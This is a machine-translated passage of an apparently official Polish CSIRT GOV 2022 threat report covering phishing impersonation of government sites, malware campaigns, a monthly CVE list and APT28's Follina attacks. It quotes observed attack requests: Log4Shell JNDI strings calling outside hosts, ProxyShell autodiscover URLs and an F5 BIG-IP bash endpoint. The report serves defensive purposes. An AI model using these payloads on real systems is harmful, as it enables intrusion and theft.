
Fundusze Europejskie Polska Wschodnia | Rzeczpospolita Polska | Unia Europejska Europejski Fundusz Rozwoju Regionalnego

Machine Translated by Google



Machine Translated by Google

Another domain impersonating a website enabling the verification of driving license information was the driverlicense[.]pl domain, identified in April 2022. The website was intended to extort the victim's data.




In September 2022, a campaign using the image of the Ministry of Development and Technology appeared. Messages were sent to mailboxes in which the sender impersonated the address administrator[@]biznes.gov.pl. The message distributed malware via a RAR archive containing a malicious Visual Basic script called "Biznes.gov.pl - NOWE POWIADOMIENIE.vbs". Both the name of the attachment and the appearance of the message were intended to be as credible as possible and encourage the user to open the attachment. Running the VBS file resulted in an infection with the GuLoader malware.

Subsequent versions of this campaign distributed an EXE file in a RAR archive, also infecting the attacked station with GuLoader software, which was then used to download further malware. Typically, the next stage of infection was the use of AgentTesla, Vidar, Formbook or LokiBot malware. The campaign had further versions in the following months.

Machine Translated by Google

In October 2022, a phishing campaign took place impersonating the gov.pl portal. The phishing website was registered in the govpl[.]net domain, and the content published there concerned fictitious assistance for foreigners wanting to live in Poland.

The appearance of the website was very similar to the gov.pl portal. The website was run in Russian, and the graphics included the Polish emblem.




Machine Translated by Google

In December 2022, a phishing campaign impersonating the e-TOLL system was also identified - a system used to collect fees for services on toll road sections in Poland. The e-tollgov[.]pl domain operating on mobile devices was disclosed, as well as the etollgov[.]com.pl domain, impersonating the system's website. The names of both domains were confusingly similar to the proper website of the e-TOLL system - etoll.gov[.]pl. The campaign was aimed at extorting financial resources and data needed to log in to the system. In the last version, users of the e-Toll system received extortion messages sent as SMS messages.

“No toll was paid on section xxx on xx.xx.xxxx, please to settle the payment of PLN 5”

The message also included a link to the e-tollgov[.]pl website. The relevant CSIRT KNF announcement informing about the incident was posted on the government website of the Website of the Republic of Poland.




Source: https://www.gov.pl/web/baza-wiedzy/csirt-knf-ostrzega-przed-strona-podszywajaca-sie-pod-website-of-e-toll-system

Machine Translated by Google


Among the cybercriminal activity recorded in 2022, the CSIRT GOV Team also identified a malware distribution campaign called RedLine Stealer. This is an example of MaaS (Malware as a Service) software. After purchasing the license, the user gained access to the infrastructure and support from administrators, being able to conduct social and technical campaigns without the need to create proprietary malware. RedLine has been known since 2020, and the purpose of its use is to steal victims' data, e.g. information about the workstation and installed software, passwords and cookies from browsers. The stolen data is often then offered on darknet markets for free download or for payment via transactions using Bitcoin, Ethereum or other cryptocurrency.

In July 2022, the CSIRT GOV Team noted a phishing campaign that distributed RedLine via the OneDrive service. Messages sent from addresses in the @hotmail.com and @outlook.com domains contained only a link to the OneDrive cloud, where a ZIP archive was available. Inside the downloaded file there was a password-protected RAR archive and a TXT file containing the password for the archive. After unpacking the RAR file, the size of which was 5 MB, the resulting file was "Document.pdf.scr" of 700 MB, which was the RedLine Stealer malware.




The campaign in question used several methods to avoid detection by antivirus engines. First of all, the files were distributed via links in the message content and not as attachments. At the same time, they were hosted in a commonly used cloud, which makes it difficult to filter such messages by e-mail protection solutions.
What is more interesting, however, is that the file, which could be compressed to 5 MB, ultimately had a size of as much as 700 MB. It is worth noting here that many sandbox environments that allow for the safe analysis of potentially malicious files limit the size of the analyzed file to several hundred MB, so the larger the size of the malicious file, the greater the certainty that it will not be possible to analyze it in this way. RedLine Stealer is an example of "swollen file" or "bloated file" malware, i.e. a file whose significant part is created by the so-called whitespace characters that do not change its behavior, but only artificially increase its size.

Machine Translated by Google



In September 2022, an incident was also reported related to the discrediting of the website efaktura.gov.pl and the placement of inappropriate content on individual sub-pages as a result of the attack. One of them justified the attack by a hacktivist group linked to Indonesia.



Machine Translated by Google

After identifying this type of threats, CSIRT GOV took action to report impersonating websites violating the cybersecurity of government administration to the appropriate ABUSE teams.

2.3. Vulnerabilities that occurred in 2022 in the area of operations nia CSIRT GOV

Among the numerous vulnerabilities detected in 2022, the CSIRT GOV Team in particular distributed warnings and recommendations about vulnerabilities that were used as part of identified campaigns or cyberattacks. The vulnerabilities classified as important from the point of view of IT infrastructure security are presented below, divided into individual months. Many of these vulnerabilities concerned the Microsoft Exchange e-mail environment, Zimbra, the VMware virtualization environment and Fortinet devices responsible for ensuring security in access to entities' infrastructure, e.g.
VPN. There were also noticeable vulnerabilities related to libraries in older versions of software, which are often not updated by manufacturers. Below is a list of the most important vulnerabilities.

January

- CVE-2021-44228: Apache Log4j - Log4Shell attack allows an unauthenticated user to cause Remote Code Execution (RCE) in any application using Apache Log4j versions 2.0-beta9 -2.15.0;
- CVE-2018-13379: Fortinet FortiOS versions - a vulnerability allows unauthorized users to download system files via an HTTP request;
- CVE-2019-1653: Cisco Small Business RV320 and RV325 Dual Gigabit WAN VPN routers - vulnerability allowing download of router configuration or diagnostic information;
- CVE-2019-2725: Oracle WebLogic Server versions – vulnerability allowing remote script execution without authorization;
- CVE-2019-7609: Kibana versions - a vulnerability that allows a user with access to the Timelion application to execute Java scripts with the privileges of the Kibana process on the host system;

Machine Translated by Google

- **CVE-2019-9670: Synacor Zimbra Collaboration Suite versions - XML External Entity injection (XXE) vulnerability in the mailboxd component allowing an attacker to execute arbitrary commands on the host;**
- **CVE-2019-10149: Exim Mail Transfer Agent (MTA) versions - a vulnerability allows remote code execution through improper validation of the recipient's address;**
- **CVE-2019-11510: Pulse Connect Secure (PCS) versions - PulseSecure applications are vulnerable to a Directory Traversal attack that can be exploited by an adversary/ the attacker to access files and directories outside the actual webapplication folder;**
- **CVE-2019-19781: wersje Citrix Application Delivery Controller (NetScaler ADC) i Citrix Gateway (NetScaler Gateway) – applications are vulnerable to the Directory Traversal attack, which can be used by an attacker to gain access to files and directories outside the actual web application folder;**
- **CVE-2020-0688: Microsoft Exchange - vulnerability allows remote code execution by exploiting an error when handling objects in memory, the so-called "Microsoft Exchange Memory Corruption Vulnerability";**
- **CVE-2020-4006: VMware Workspace One Access, Access Connector, Identity Manager and Identity Manager Connector - a vulnerability allows an attacker under certain access conditions to execute commands with unlimited privileges on the operating system;**
- CVE-2020-5902: F5 BIG-IP **versions – the vulnerability allows the execution of arbitrary system commands, the creation or deletion of files, as well as the disabling of services on a vulnerable device;**
- **CVE-2020-14882: Oracle WebLogic Server versions - vulnerability that allows an unauthenticated attacker via HTTP to take control of Oracle WebLogic Server;**
- **CVE-2021-26855: Microsoft Exchange Server - ProxyLogon vulnerability, allowing an attacker to bypass authentication and remotely execute code;**

Machine Translated by Google

- CVE-2021-4034: LINUX POLKIT - pkexec user privilege escalation vulnerability;
- CVE-2022-24349: Zabbix – a vulnerability that allows an authenticated user to create a link with embedded XSS script and send it to another user. The malicious code has access to the same objects as the rest of the website and can make any modifications to the content of the page displayed to the vict

March

- CVE-2022-24682: Zimbra Collaboration Suite versions - XSS vulnerability allowing attackers to execute arbitrary JavaScript in the context of a Zim-bra session, allowing theft of message content, attachments, and cookies;
- CVE-2017-8570: Microsoft Office remote code execution vulnerability;
- CVE-2017-0222: Microsoft Internet Explorer remote code execution vulnerability;
- CVE-2014-6352: Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, Windows Server 2012 Gold and R2, and Windows RT Gold and 8.1 code execution vulnerability a properly crafted OLE object;

April

- CVE-2022-22965: Spring MVC and Spring WebFlux remote code execution vulnerability;
- CVE-2018-6882: Zimbra Collaboration Suite (ZCS) – cross-site scripting (XSS) vulnerability allowing arbitrary script injection via header Content-Location in email attachment;

Machine Translated by Google

Maj

- CVE-2021-44051: QNAP NAS with QuTScloud, QuTS hero and QTS – vulnerability allows remote command execution;
- CVE-2022-29379: Nginx NJS v0.7.3 - a stack overflow vulnerability in the njs_default_module_loader function in /src/njs/src/njs_module.c;
- CVE-2022-30190: Microsoft Windows Support Diagnostic Tool (MSDT) - remote code execution vulnerability;
- CVE-2022-20821: Health Check RPM in Cisco IOS XR - a vulnerability allows an attacker to write data to the Redis database in memory, write arbitrary files to the container file system, and retrieve information about the Redis database;

June

- CVE-2022-30128: Microsoft Edge – privilege escalation vulnerability;
- CVE-2022-22021: Microsoft Edge – remote code execution vulnerability;
- CVE-2022-1680: GitLab EE versions - vulnerability, in the absence of 2FA, allowing user account takeover;
- CVE-2022-26134: Atlassian Confluence Server and Confluence Data Center versions - the vulnerability allows arbitrary code execution on an instance of Confluence Server Data Center;
- CVE-2022-0492: Red Hat - Vulnerability in a system function in the LInux kernel allows privilege escalation and namespace isolation bypass;
- CVE-2022-22784: Zoom Client for Meetings versions - XML parsing vulnerability in XMPP messages. The vulnerability can be exploited to spoof XMPP messages from the server;
- CVE-2022-32158: Splunk Enterprise server versions - vulnerability that could allow an attacker to execute arbitrary code;

Machine Translated by Google

July

- CVE-2022-23131: Zabbix – privilege escalation and administrator account takeover vulnerability via SAML SSO authentication;
- CVE-2022-20813: Cisco Expressway Series, Cisco TelePresence Video Communication Server (VCS) – arbitrary file overwrite vulnerability and null byte poisoning attack;
- CVE-2022-31626: PHP versions – remote code execution vulnerability by incorrectly handling too long passwords, causing a buffer overflow;
- CVE-2021-22048: Vmware vCenter Server - privilege escalation vulnerability via an error in the IWA (Integrated Windows) authentication mechanism Authentication);

August

- CVE-2022-0028: Palo Alto Networks - A vulnerability that could allow a firewall misconfiguration to be exploited to conduct reflected and enhanced TCP denial-of-service (RDoS) attacks against an attacker-specified target;
- CVE-2022-20816: CISCO Unified CM and CISCO Unified CM SME - a vulnerability that allows an authenticated, remote attacker to delete arbitrary files from the affected system by mishandling HTTP requests;

September

- CVE-2022-2884: GitLab CE/EE versions - remote code execution vulnerability;
- CVE-2022-20823: CISCO NX-OS – a vulnerability that allows a DoS attack on a vulnerable device;
- CVE-2022-32250: Linux kernel up to version 5.18.1 – vulnerability allows privilege escalation to root level;

Machine Translated by Google

October

- **CVE-2022-41082: Microsoft Exchange Server - Remote Code Execution Vulnerability by an Authenticated User;**
- **CVE-2022-41040: Microsoft Exchange Server – user privilege elevation vulnerability;**
- **CVE-2022-35405: Zoho ManageEngine Password Manager Pro versions - remote code execution vulnerability;**
- **CVE-2022-41352: Zimbra Collaboration (ZCS) versions – vulnerability that allows uploading arbitrary files causing incorrect access to user accounts;**
- **CVE-2022-40684: Fortinet FortiOS and FortiSwitchManager versions - a vulnerability that allows bypassing the authentication mechanism and performing operations on the administrative interface through specially crafted HTTP or HT**
- **CVE-2022-40304: Libxml2 versions - denial of service vulnerability (Denial of Service) of an application associated with the Libxml2 library;**
- **CVE-2022-31678: VMware Cloud Foundation (NSX-V) – podatnoÿÿ XML External Entity (XXE) resulting in Denial of Service or unintentional disclosure of information;**

November

- **CVE-2022-3786: OpenSSL buffer overflow vulnerability during X.509 certificate name restriction verification, resulting in Denial of Service;**
- **CVE-2022-41120: Microsoft Windows Sysmon user privilege elevation vulnerability;**
- **CVE-2022-27510: Citrix Gateway and Citrix ADC – vulnerability allowing remote, unauthorized access to a vulnerable system;**

Machine Translated by Google

- **CVE-2022-20968: Cisco Discovery Protocol in Cisco IP Phone 7800 and 8800 Series Firmware - Remote Code Execution or Denial of Service vulnerability via stack overflow;**
- **CVE-2022-31705: Vmware ESXi, Workstation and Fusion - Code Execution Vulnerability on Virtual Machine Host via USB 2.0 Controller (EHCI) Vulnerability;**
- **CVE-2022-27518: Citrix ADC and Citrix Gateway remote code execution vulnerability;**
- **CVE-2022-41080: Microsoft Exchange Server – user privilege elevation vulnerability;**
- **CVE-2022-41082: Microsoft Exchange Server Remote Code Execution Vulnerability.**

One of the vulnerabilities that were particularly important for the security of entities in the national cybersecurity system was the vulnerability of Microsoft Exchange Server systems. This is related to the extensive use of this system in the ICT infrastructure.

In 2022, the CSIRT GOV team recorded increased activity related to the exploitation of vulnerabilities in MS Exchange Server 2013, 2016 and 2019. These vulnerabilities were marked as CVE-2022-41040 with a degree of CVSS: 3.1 8.8 and CVE-2022-41082 with a degree of CVSS:3.1 8.8 specified as ProxyNotShell. In this case, an effective attack required the use of two vulnerabilities together. The manufacturer classified the indicated vulnerabilities as "zero-day". The first vulnerability exploited the lack of a proper filtration mechanism in the Exchange Autodiscover mechanism, where by knowing the login and password combination, attackers could gain access, which in turn allowed them to execute PowerShell commands in the Exchange server environment.

The next stage of the infection was the exploitation of the CVE-2022-41082 vulnerability by passing a special payload as a parameter, which enabled the launch of a new process with an HTTP POST request. The described vulnerabilities allowed the attacker to carry out further offensive actions, e.g. reconnaissance of the network, users, groups and domain, or a remote process injection attack.

Machine Translated by Google

The active increase in interest in exploitation was related to its disclosure in the second half of 2022. Therefore, incidents related to the indicated vulnerabilities also occurred within the jurisdiction of the CSIRT GOV Team. The analysis carried out to determine the occurrence of the vulnerabilities in question allowed us to establish that in one institution within the competence area of the CSIRT GOV Team, vulnerabilities were used to break security measures. In the scope of the identified case, the CSIRT GOV Team took supporting actions to identify vulnerabilities and implement mitigating measures.

In accordance with the manufacturer's recommendations, countermeasures to mitigate the threat occurring in MS Exchange Server products included filtering a rule blocking the specified URL pattern and disabling remote access to PowerShell tools and scripts, especially for accounts without elevated privileges (administrator accounts). Ultimately, after Microsoft released the Security Update on November 8, 2022, an effective way to eliminate the vulnerabilities was to update the Exchange Server software to the latest version in accordance with the information provided below.

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-41040
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-41082

As a result of the analysis of data aggregated by the ARAKIS GOV system, the CSIRT GOV Team also noted numerous attempts to exploit known vulnerabilities. The most important of them are presented below, along with the characteristics of their possible use:

- Log4j CVE-2021-44228;
Critical vulnerability in the Apache library that could allow remote code execution (RCE) attackers.

- GET /?x=${jndi:ldap://${hostName}.uri.caa5v0804ttjk8ba6jq0z9jrpcxrpikik.oast.si-te/a} HTTP/1.1
- Accept-Language: ${jndi:ldap://62.233.50.129:1389/o=tomcat}
- GET /solr/admin/collections?action=$%7Bjndi:ldap://$%7BhostName%7D.cdoek-1to79n9b4o00010iipgjgz9cbkij.oast.me/a%7D HTTP/1.1

- ProxyShell CVE-2021-34473, CVE-2021-34523, CVE-2021-31207;
These vulnerabilities allow ACL (Access Control List) bypass, elevation of privileges for the user (attacker) account, and remote code execution.

*Note: Support for Exchange Server 2013 ended in April 2023.

Machine Translated by Google

The vulnerabilities identified above have been classified as critical by Microsoft. Microsoft Exchange Server 2013, 2016, 2019 systems available via port 443/TCP are susceptible to them. They allow an attacker to remotely execute RCE (Remote Code Execution) code. A popular way of exploiting vulnerabilities is to remotely, unauthorizedly create working copies of messages in the user's mailbox, containing encoded attachments with the ASPX extension (server-side files containing scripts). Using the "New-MailboxExportRequest" command, the attacker can export the mail content to a PST file (a file containing information, including personal data from Microsoft Outlook or Exchange). Then, in the process of exporting to the PST format, the attachment is decoded on the Exchange server side, thanks to which the attacker can then execute commands sent to the webshell.

ProxyShell vulnerabilities are also used to place ransomware on Microsoft Exchange servers. By actively exploiting the vulnerability, attackers try to obtain data from mail servers, and in the case of using encryption software for attacks, the goal is to obtain financial resources from the victim. In order to eliminate ProxyShell vulnerabilities, the manufacturer recommends installing collective updates of security patches dedicated to Microsoft Exchange servers. It is also recommended to scan the server resources to eliminate any malware left by the attacker and any webshells or backdoors that allow unauthorized access.

- GET /autodiscover/autodiscover.json?@test.com/owa/?&Email=autodiscover/autodiscover.json%3F@test.com HTTP/1.1
- GET /autodiscover/autodiscover.json?@foo.com/mapi/nspi/?&Email=autodiscover/autodiscover.json%3f@foo.com HTTP/1.1
- GET /autodiscover/autodiscover.json?@abc.com/owa/?&Email=autodiscover/autodiscover.json%3F@abc.com

- ProxyNotShell CVE-2022-41040 i CVE-2022-41082;

CVE-2022-41040 Server Side Request Crafting (SSRF) vulnerability

CVE-2022-41082 vulnerability allows remote code execution (RCE).

- GET /autodiscover/autodiscover.json?@zdi/Powershell

- F5-Big-IP CVE2022-1388;

Machine Translated by Google

Critical vulnerability affecting F5 devices, allowing remote machine takeover. Exposing a REST API panel to the Internet allows an unauthenticated attacker to execute any command, thereby creating or deleting files, or disabling services.

- **POST /mgmt/tm/util/bash HTTP/1.1**

Machine Translated by Google

3 CAMPAIGNS APT

Machine Translated by Google

3.1. Activities of APT groups recorded by the CSIRT GOV Team

The activity of APT (Advanced Persistent Threat) groups is one of the most advanced threats faced in the field of cybersecurity of ICT infrastructure used by public administration bodies and constituting elements of critical infrastructure. Identification of this type of attacks and their effective mitigation remains one of the key challenges faced by CSIRT teams and requires constant analysis of the activity of APT groups.

The year 2022 turned out to be particularly important in the context of APT threats, which are escalating was visible in connection with campaigns against the ICT infrastructure in Ukraine as part of the ongoing conflict. A special type of threat were attacks using malicious software called wiper, which was used to overwrite selected files, preventing the proper operation of the attacked systems.

As part of the activities of the CSIRT GOV Team, a number of threats were also identified, of which phishing campaigns using attack vectors specified by APT groups deserve special attention.

The most frequently recognized APT activity is phishing campaigns based on the targeted distribution of e-mail messages. In the context of the events of 2022, an obvious way to encourage interaction with phishing messages sent by APT groups was to use prepared, false information regarding the conflict in Ukraine. Some sample campaigns that were analyzed by the CSIRT GOV Team are presented below, along with a description of how the malware was delivered.

Machine Translated by Google

3.2. APT28 Threat

The potential maliciousness of macros contained in Microsoft Excel files has been widely known for a long time. Just a few years ago, this was a very popular way of distributing malware because the macro was run automatically when opening an Excel file (prepared as a fake official document or invoice, etc.) or could be run with one click on the notification of their presence in the document .

In 2022, Microsoft implemented default Office settings that prevent VBA (Visual Basic Application) macros from automatically running, forcing APT adversaries to look for alternative ways to deliver malicious content. However, as part of the adaptation of the offensive workshop, Microsoft Office files were not abandoned, but alternative attack vectors were used, e.g. in the form of the "Follin" vulnerability, which concerns the Microsoft Support Diagnostic Tool and allows the execution of arbitrary PowerShell code on the attacked workstation. The vulnerability was disclosed on May 27, 2022 as CVE-2022-30190, and a mitigation update was published the fo Thus, it was possible to use it by APT groups.

An APT campaign identified by the CSIRT GOV exploiting the "Follina" vulnerability has been attributed to the APT28 group. This vulnerability was also made public by CERT-UA, which indicated its targeted nature, directed against Ukrainian recipients. As part of the campaign, files with the RTF extension called "Nuclear Terrorism A Very Real Threat.rtf" were sent, which were in fact a Microsoft Word docum The document, created on June 10, 2022, and therefore before the release of the Office update, apparently contained only a press article in English regarding the threat of a nuclear attack on Ukraine. The "Document.xml.rels" template contains a command to download the HTML file from the URL: http[:]//kitten-268.frge.io/ article.html, containing the encrypted PowerShell code downloading the malicious "docx.exe" file and the "SQLite.Interop.dll" library. The downloaded EXE file was classified as CredoMap software, stealing login data and cookies from browsers and exfiltrating them using the IMAP protocol to the address seo[@]specialityllc.com.

Machine Translated by Google

CredoMap is software used by the APT28 group and is known to have previously appeared in campaigns targeting targets in Ukraine.

```
